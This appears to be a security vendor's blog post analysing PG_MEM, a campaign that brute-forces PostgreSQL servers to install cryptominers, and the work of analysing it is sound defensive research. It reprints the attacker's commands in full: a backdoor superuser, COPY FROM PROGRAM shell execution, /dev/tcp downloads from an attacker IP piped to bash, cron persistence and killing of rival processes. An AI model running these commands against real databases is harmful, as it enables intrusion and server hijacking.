
PG_MEM: A Malware Hidden in the Postgres Processes

aquasec.com/blog/pg_mem-a-malware-hidden-in-the-postgres-processes/

August 19, 2024



Aqua Nautilus researchers have uncovered PG_MEM, a new PostgreSQL malware, that brute forces its way into PostgreSQL databases, delivers payloads to hide its operations, and mines cryptocurrency. In this blog, we explain this attack, the techniques used by the threat actor, and how to detect and protect your environments.

About Postgres

PostgreSQL, commonly known as Postgres, is a powerful, open source relational database management system (RDBMS) known for its robustness and flexibility. Brute force attacks on Postgres involve repeatedly attempting to guess the database credentials until access is gained, exploiting weak passwords. Once accessed, attackers can leverage the COPY … FROM PROGRAM SQL command to execute arbitrary shell commands on the host, allowing them to perform malicious activities such as data theft or deploying malware.

Attack flow

We observed a successful brute force attack on a PostgreSQL database, which led to the exploitation of a feature that allows command execution. Next, the threat actor created a superuser role in the database and dropped two files to disk. These files are used to eliminate competition, evade detection, gain persistence, and ultimately deploy cryptocurrency miners. While this is the main impact, at this point the attacker can also run commands, view data, and control the server.




Figure 1: Attack flow of PG_MEM

Brute Force Attack

The first stage is a simple brute force attack. We observe several login attempts to the PostgreSQL database being refused until the brute force attack successfully guesses the honeypot's username and password (which were intentionally set to be easy to guess).

```
...)....user.postgres.database.postgres..R........$..Wp...(md5592848d334e71fd627181825d6e0ca61.E...hSFATAL.VFA
TAL.C28P01.Mpassword authentication failed for user "postgres".Fauth.c.L328.Rauth_failed..
```

Figure 2: Screenshot from Wireshark, illustrating failed brute force attempt against Postgres

Gaining Persistence

After the threat actor successfully guess the user and password, the attack sequence commenced. The following set of SQL commands, were executed:

```
CREATE ROLE pgsql_user WITH LOGIN SUPERUSER PASSWORD 'b371823c6a5bab4b0ff8c3de6f8a1cc8';
SELECT current user;
SELECT username,usesuper FROM pg_catalog.pg_user;
ALTER user "postgres" with nosuperuser;
```

Figure 3: The threat actor's command to create a new superuser (backdoor)

First, the threat actor creates a new user role with login capability and high privileges. Next, the threat actor interacts with the current user who initially enabled access to the system. The SELECT CURRENT_USER command retrieves the name of the current database user in the session. The following command prints the names of the users and indicates if they have superuser privileges. Then, the current user postgres is stripped of superuser privileges. This restricts the privileges of other threat actors who might still gain access to the system via the weak password.

Initial System Discovery

The threat actor is gathering information about the system.

```
SHOW hba_file;
SELECT version();
CREATE TABLE IF NOT EXISTS pg_temp.log_tmp(filename TEXT);
TRUNCATE pg_temp.log_tmp;
COPY pg_temp.log_tmp FROM PROGRAM 'uname -m 2>&1 || exit 0' WITH DELIMITER '~';
SELECT * FROM pg_temp.log_tmp;
TRUNCATE pg_temp.log_tmp; (repeated multiple times)
COPY pg_temp.log_tmp FROM PROGRAM 'uname -r 2>&1 || exit 0' WITH DELIMITER '~';
COPY pg_temp.log_tmp FROM PROGRAM 'whoami 2>&1 || exit 0' WITH DELIMITER '~';
```

Figure 4: Compilation of commands aimed to discover the system

The first command displays the path to the pg_hba.conf file, which is the configuration file for client authentication. The second command retrieves the version of the PostgreSQL server. Next, the threat actor creates a temporary table to store temporary data and files before they are saved to disk or memory. The threat actor uses the PROGRAM feature, which enables shell commands on the host. The threat actor runs uname and whoami and stores the data in the temporary table. Each time, the temp table is deleted with the TRUNCATE command, which is a faster and more efficient deletion action in PostgreSQL.

Payload Delivery

In total, there are two files downloaded from the threat actor's remote server. In Figure 5 below, you can observe the first block of commands aimed at delivering the first payload.

In general, the threat actor uses a temporary table to store various code and data. Before and after each command, the threat actor uses TRUNCATE to clear the temporary table (pg_temp.log_tmp) and then uses COPY … FROM PROGRAM to execute various shell commands, capturing their output into the table.

```
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp FROM program E'c="exec 3()/dev/tcp/128.199.77.96/3232;echo -en "'''"'''"GET
/dqQkiJwLFH
HTTP/1.0\\\\"'''''"r\\\\"'''''"nHost:128.199.77.96\\\\"'''''"r\\\\"'''''"n\\\\"'''''"r\\\\"'''''"n"'''"'
'" )&3;(while read line;do [[ "'''"$line"'''" == $''\\\\"'''''"r'' ]] && break; done && cat )
pg_core) (&3;exec 3)&-"; echo $c | bash; 2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp FROM program E'( chmod +x pg_core && md5sum pg_core ) 2)&1 || exit 0' with
delimiter '~';
TRUNCATE pg_temp.log_tmp;

INSERT INTO pg_temp.log_tmp (filename) VALUES ('f0VMR ... TRUNCATED ...');
COPY pg_temp.log_tmp to '/var/lib/postgresql/data/log-tmp';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( chmod +x pg_core && md5sum pg_core ) 2)&1 || exit 0' with
delimiter '~';
TRUNCATE pg_temp.log_tmp;

SELECT pg_backend_pid();
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'crontab -r 2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'kill -9 $(pgrep kdevtmpfsi) $(pgrep pppsssdm) $(pgrep
cf94c8fd2) $(pgrep kernelx) $(pgrep pg_mem) $(pgrep kworker) $(pgrep postgres-system) $(pgrep
curl) $(pgrep postgres_dm) $(pgrep rumpostgreswk) $(pgrep kthreaddk) $(pgrep memory) $(pgrep
kinsing) $(pgrep wget) $(pgrep postgres-kernel)  2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;


COPY pg_temp.log_tmp from program E'( rm pg_core 2) /dev/null || echo no file ) 2)&1 || exit 0'
with delimiter '~';
TRUNCATE pg_temp.log_tmp;


COPY pg_temp.log_tmp from program E'(ls pg_stat_good 2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( rm pg_stat_good 2) /dev/null || echo no file ) 2)&1 || exit
0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;
```

Figure 5: Delivery of PG_Core malware

The threat actor is using the following command to open a TCP connection to the IP address 128.199.77.96 on port 3232 and get dqQkiJwLFH. It is then stored as the file pg_core.

```
COPY pg_temp.log_tmp FROM program E'c="exec 3()/dev/tcp/128.199.77.96/3232;echo -en "'''"'''"GET
/dqQkiJwLFH
HTTP/1.0\\\\"'''''"r\\\\"'''''"nHost:128.199.77.96\\\\"'''''"r\\\\"'''''"n\\\\"'''''"r\\\\"'''''"n"'''"'
'" )&3;(while read line;do [[ "'''"$line"'''" == $''\\\\"'''''"r'' ]] && break; done && cat >
pg_core) (&3;exec 3)&-"; echo $c | bash; 2>&1 || exit 0' with delimiter '~';
```

Figure 6: Downloading of PG_Core from the threat actor's server

Next using chmod the pg_core file is modified to be an executed and the MD5 is calculated. The pg_core file is later executed with a specific argument. This string is encoded with base64 and after decoded, you can see a crypto mining related message, where h probably stands for hash and p stands for assigned worker.


```
{"h":"62d4e9055d22a0a4d76b59a89c155f71","p":76}
```


Figure 7: Execution command to PG_Core, decoded from base64

The executable data is also stored in the temporary table and then saved on the path /var/lib/postgresql/data/log-tmp.

The code is also designed to retrieve the process ID of the current PostgreSQL backend process. This can be useful for debugging or monitoring purposes.

In addition, all cron jobs for the current user are removed and various processes are being killed such as kdevtmpfsi, pg_mem, kinsing, postgres-kernel, and others.
The threat actor is stopping historic attacks of himself and others, this shows that he has some intel on competitors.

```
COPY pg_temp.log_tmp from program E'kill -9 $(pgrep kdevtmpfsi) $(pgrep pppsssdm) $(pgrep
cf94c8fd2) $(pgrep kernelx) $(pgrep pg_mem) $(pgrep kworker) $(pgrep postgres-system) $(pgrep
curl) $(pgrep postgres_dm) $(pgrep rumpostgreswk) $(pgrep kthreaddk) $(pgrep memory) $(pgrep
kinsing) $(pgrep wget) $(pgrep postgres-kernel)  2>&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;
```

Figure 8: The command given to kill competing malware

Lastly, the threat actor deletes files such as the binary pg_core and logs of the malware such as ps_stat_good to evade defenses (such as volume-based scanners).

The threat actor also deploys a second payload, named pg_mem, this is a dropper which contains xmr cryptominer, and is responsible to optimize crypto mining operation. Below you can see operations via Postgres, which are very similar to the delivery of the first payload.

```
COPY pg_temp.log_tmp from program E'c="exec 3()/dev/tcp/128.199.77.96/3232;echo -en "''"''"GET
/KfLhjeXuQc
HTTP/1.0\\\\"''''"r\\\\"''''"nHost:128.199.77.96\\\\"''''"r\\\\"''''"n\\\\"''''"r\\\\"''''"n"''"'
'" )&3;(while read line;do [[ "''"$line"''" == $''\\\\"''''"r'' ]] && break; done && cat )
pg_mem) (&3;exec 3)&-"; echo $c | bash; 2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( chmod +x pg_mem && md5sum pg_mem ) 2)&1 || exit 0' with
delimiter '~';
TRUNCATE pg_temp.log_tmp;

INSERT INTO pg_temp.log_tmp (filename) VALUES ('9gzdfQ ... TRUNCATED ...');
COPY pg_temp.log_tmp to '/var/lib/postgresql/data/log-tmp';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( chmod +x pg_mem && md5sum pg_mem ) 2)&1 || exit 0' with
delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'./pg_mem
TfHKIVvrMxEbze6HgpIwZtLdpMrpUwvA9e1xSFZWcESRcjpr+DdQ97QwPO4JbpN6mRzjOCr7yuM72fdgQytapHWpzg91OaSWq
w3Ys3vIqxMkucIAC/UoVM7EGDtI75lQohFj5l+qM1MFNWzPr3jGvoRAXdj0Vu7zvVXDC+oOy+tAllCGhIcWatgdE1NMGkk27v
m+aNfA4F3uYRa7pb1oFCeGTOZzlaC+6aod/I03kLEU1b/syNGw4TGbqZR4dm55 2)&1 || exit 0' with delimiter
'~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( rm /tmp/.ml 2) /dev/null || echo no file ) 2)&1 || exit 0'
with delimiter '~';
TRUNCATE pg_temp.log_tmp;

COPY pg_temp.log_tmp from program E'( rm /tmp/.sl 2) /dev/null || echo no file ) 2)&1 || exit 0'
with delimiter '~';
TRUNCATE pg_temp.log_tmp;


COPY pg_temp.log_tmp from program E'(ifconfig 2)&1 || exit 0' with delimiter '~';
TRUNCATE pg_temp.log_tmp;

SELECT pg_reload_conf();
```

Figure 9: Compilation of commands to deliver PG_mem

As can be seen, the threat actor opens a TCP connection to the IP address `128.199.77.96` on port `3232` and get KfLhjeXuQc. It is then stored as the file pg_mem.

After the ELF file pg_mem is executed, it stores a third ELF binary named memory. This file is an XMRIG cryptominer, which is used to mine cryptocurrency.

```
{
    "id": 1,
    "jsonrpc": "2.0",
    "method": "login",
    "params":
    {
        "login":
"43LMizFzAKhBAZ6ZVvaCZbGrtUccHQEXW31NeVtvhzxG3inF46sX4ZjM31CT9zEfD1H2Y4EUADnnfVHJZegRC6cXTHvV7dM"
,
        "pass": "C57H_llTLi2UG8W_x9BdLw==",
        "agent": "XMRig/6.12.2 (Linux x86_64) libuv/1.41.0 gcc/10.3.1",
        "algo":
        [
            "cn/1",
            "cn/2",
            "cn/r",
            "cn/fast",
            "cn/half",
            "cn/xao",
            "cn/rto",
            "cn/rwz",
            "cn/zls",
            "cn/double",
            "cn-lite/1",
            "cn-heavy/0",
            "cn-heavy/tube",
            "cn-heavy/xhv",
            "cn-pico",
            "cn-pico/tlo",
            "cn/ccx",
            "cn/upx2",
            "rx/0",
            "rx/wow",
            "rx/arq",
            "rx/sfx",
            "rx/keva",
            "argon2/chukwa",
            "argon2/chukwav2",
            "argon2/ninja",
            "astrobwt"
        ]
    }
}
```


Figure 10: The configuration of the XMRIG

```
{
    "jsonrpc": "2.0",
    "id": 1,
    "error": null,
    "result":
    {
        "id": "80728760",
        "job":
        {
            "blob":
"0202e1a5f1a606c7b4c49718d20893bc9d9eb54e7aee25da85cf572f3c6eb730285420945c4bb700000000000000000000000000000000000000000000000000000000270cdf0871d6323da7dc22a4f8d308dda533b6f1aaecf7096ccd7c2a6b60eab903",
            "algo": "rx/0",
            "height": 56253,
            "seed_hash": "e49dcacb06b1fbcaeecbdce2d163b5ecbf3ef5c223baead22e23155bc0fc9072",
            "job_id": "80728761",
            "target": "03d10100",
            "id": "80728760"
        },
        "status": "OK"
    }
}
```

Figure 11: Mining Cryptocurrency data

As can be seen in Figure 12 below, the cryptominer `memory` is executed with the argument `deleted` and in addition, the threat actor is creating a cron job with the execution of pg_mem and it inserts an empty value into the `pg_hba` configuration file.

```
echo "* * * * *  /var/lib/postgresql/data/pg_mem TfHKIVvrMxEbze6HgpIwZtLdpMrpUwvA9e1xSFZWcESRcjpr+DdQ97QwPO4JbpN6mRzjOCr7yuM72fdgQytapHWpzg91OaSWqw3Ys3vIqxMkucIAC/UoVM7EGDtI75lQohFj5l+qM1MFNWzPr3jGvoRAXdj0Vu7zvVXDC+oOy+tAllCGhIcWatgdE1NMGkk27vm+aNfA4F3uYRa7pbloFCeGTOZzlaC+6aod/I03kLEU1b/syNGw4TGbqZR4dm55" | /usr/bin/crontab -

printf "" >> /var/lib/postgresql/data/pg_hba.conf 2>&1 || exit 0

./memory deleted
```

Figure 12: A cron job aimed to create persistence on the Postgres server

There are 3 files dropped to disk on the following path /var/lib/postgresql/data/:

- memory (MD5: 3f3eae22dd67e741e87a18a2383900a5) detected in VT as a cryptominer.
- pg_core (MD5: aacf2146cac9946592f069ef6d94635b) with various detections, such as Potentially unwanted, cryptominer, trojan, etc.
- pg_mem (MD5: f705c3bc4e98585357c03feac623356c) with various detections, such as Potentially unwanted, cryptominer, trojan, etc.

All 3 ELF binaries are packed, stripped and the strings were encrypted.

Exposed Postgres Servers in the Wild

Shodan, the search engine for Internet-connected devices, was utilized to identify exposed PostgreSQL databases. By querying Shodan for publicly accessible Postgres instances, we uncovered more than 800,000 internet connected databases. This highlights the critical need for securing database servers against brute force attacks and potential exploitation.

Figure 13: The results in Sodan of searching for internet facing Postgres servers

Mapping the Campaign to the MITRE ATT&CK Framework

Our investigation showed that the attackers have been using some common techniques throughout the campaign. Here we map each component of the attack to the corresponding techniques of the MITRE ATT&CK framework:

Initial Access	Execution	Persistence	Privilege Escalation	Defence Evasion	Credential Access	Discovery	Collection	Command & Control	Impact
Exploit Public-Facing Application (T1190)	Command and Scripting Interpreter (T1059.004)	Create Account (T1136.001)	Exploitation for Privilege Escalation (T1068)	Indicator Removal on Host (T1070.004)	Brute Force (T1110.002)	System Information Discovery (T1082)	Data from Local System (T1005)	Ingress Tool Transfer (T1105)	Resource Hijacking (T1496)
		Account **Manipulation (T1098)**	Masquerading (T1036.004)					Application Layer Protocol (T1071.001)	
		Scheduled Task/Job: Cron (T1053.003)							

The described attack involves several stages, each utilizing different techniques and sub-techniques according to the MITRE ATT&CK framework. Here is a breakdown of the relevant techniques and sub-techniques:

Initial Access

T1190 – Exploit Public-Facing Application: The attacker exploits a vulnerability in the Postgres database to gain initial access.

Execution

T1059.004 – Command and Scripting Interpreter: Unix Shell: The attacker executes SQL commands that leverage the PROGRAM feature to run shell commands on the host system.

Persistence

- T1136.001 – Create Account: Local Account: The attacker creates a new user role with login capabilities and high privileges.
- T1098 – Account Manipulation: The attacker manipulates user roles and privileges, stripping superuser privileges from the existing postgres user to maintain access and control.
- T1053.003 – Scheduled Task/Job: Cron: Removing all cron jobs to prevent interference from legitimate scheduled tasks, and adding a cron job to run pg_mem.

Privilege Escalation

T1068 – Exploitation for Privilege Escalation: The attacker escalates privileges by exploiting the ability to execute commands as a superuser.

Defense Evasion

- T1070.004 – Indicator Removal on Host: File Deletion: The attacker deletes files and logs related to their malware to evade detection.

- T1036.004 – Masquerading: Masquerade Task or Service: The attacker modifies the pg_core file to be executable and disguises it as a legitimate file.

Credentials Access

T1110.002 – Brute Force: Password Guessing: The attacker uses brute force to guess the user and password of the Postgres database.

Discovery

- T1082 – System Information Discovery: The attacker gathers system information using commands like uname and whoami.
- T1057 – Process Discovery: The attacker retrieves the process ID of the PostgreSQL backend process for further analysis or manipulation.

Collection

T1005 – Data from Local System: The attacker collects data by viewing and extracting information from the database and the host system.

Command and Control

- T1105 – Ingress Tool Transfer: The attacker downloads files from a remote server to the compromised system.
- T1071.001 – Application Layer Protocol: Web Protocols: The attacker uses web protocols to communicate with the remote server for command and control.

Impact

T1496 – Resource Hijacking: The primary impact is the deployment of cryptominers, leveraging the system's resources to mine cryptocurrency.

Detection and remediation with Aqua's CNAPP

This campaign is exploiting internet facing Postgres databases with weak password. Many organizations connect their databases to the internet, weak password is a result of a misconfiguration, and lack of proper identity controls. This is not a rare issue and many large organizations suffer from these problems. Aqua Security can provide invaluable information concerning vulnerabilities and misconfigurations, but sometimes employees choose weak passwords or a zero-day vulnerability emerges.

For this reason you should adopt defense in depth approach which aims to deploy detection and protection mechanisms in various junctions of your software development life cycle in the cloud. Runtime detection and response tools such as Aqua's Runtime Protection are built to detect malicious or suspicious behavior in runtime.

If one of your running workloads is vulnerable to the Confluence vulnerability, Aqua's Runtime Protection will let you see all the relevant detection. For instance, we highlighted two detections below:




Figure 14: Aqua's Runtime Protection screenshot illustrating a detection of malicious shell command originating from a database

In Figure 14 above, you can see a detection of database program spawned a shell, indicating a suspicious behavior of databases running shell commands. The execution of the shell is also marked as malicious. You can see that it illustrates TCP connection and fetching the main payload.

